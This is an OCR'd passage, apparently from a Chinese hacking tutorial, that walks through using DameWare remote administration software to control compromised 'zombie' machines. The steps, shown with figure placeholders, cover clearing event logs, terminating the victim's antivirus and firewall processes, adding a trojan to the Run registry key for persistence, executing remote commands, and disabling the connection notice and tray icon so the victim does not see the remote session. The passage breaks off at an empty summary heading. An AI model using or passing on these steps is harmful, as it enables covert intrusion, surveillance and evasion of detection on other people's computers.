


图13 选择“Clear All Events”即可删除记录

小提示

该软件的删除日志功能通常是指全部删除，不能删除某一条记录，所以如果对方是个菜鸟管理员还无所谓，如果是有点经验的管理员，只要你删除了记录，那么管理员一看系统的相关日志，就知道自己的电脑被入侵过。

“Processes”进程管理功能：用这个功能可以查看肉鸡上的程序进程，如果进程中出现杀毒软件、防火墙你可以通过该功能终

止其运行（如图14）。




图14 进程管理功能界面

还有很多功能就不一一介绍了，就介绍几个简单实用的功能吧。

"Registry"注册表管理功能。可以用这个功能添加开机自启动项来运行木马，找到

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

添加即可（如图15）。




图15 注册表管理功能界面

"Remote Command"管理功能：可以远程执行命令管理肉鸡。

"Remote Control"远程监控功能：填写好你要连接的肉鸡IP、账号、密码，就可以连接了（如图16）。




图16 远程控制功能界面

默认情况下使用该软件的远程控制功能时，当连接成功后目标桌面上会有一个提示，这个提示很容易暴露你的目标。我们还需要设置一下关闭这个提示。选择"settings"设置，在安装设置里作如下设置（如图17）。

把"Set Service Startup type to "Manual" default is"和"Copy Configuration File DWRCS"这两处选中后，点击"Edit"进入详细设置截面。在Notify Dialog页里进行如下设置，去掉




图17 安装属性设置界面




图18 去掉连接时的提示信息

"Notify on Connection"前面的小钩，连接的时候就不会出现提示了（如图18）。在Additional Settings页中去掉"Enable SysTray Icon"前面的小勾（如图19），连接的时候目标任务栏上就没有DameWare的图标显示了。




图19 设置隐藏连接后出现在任务栏上

设置好就可以放心连接肉鸡了（如图20）。

详细的演示请看光盘上的动画教程。

六、总结

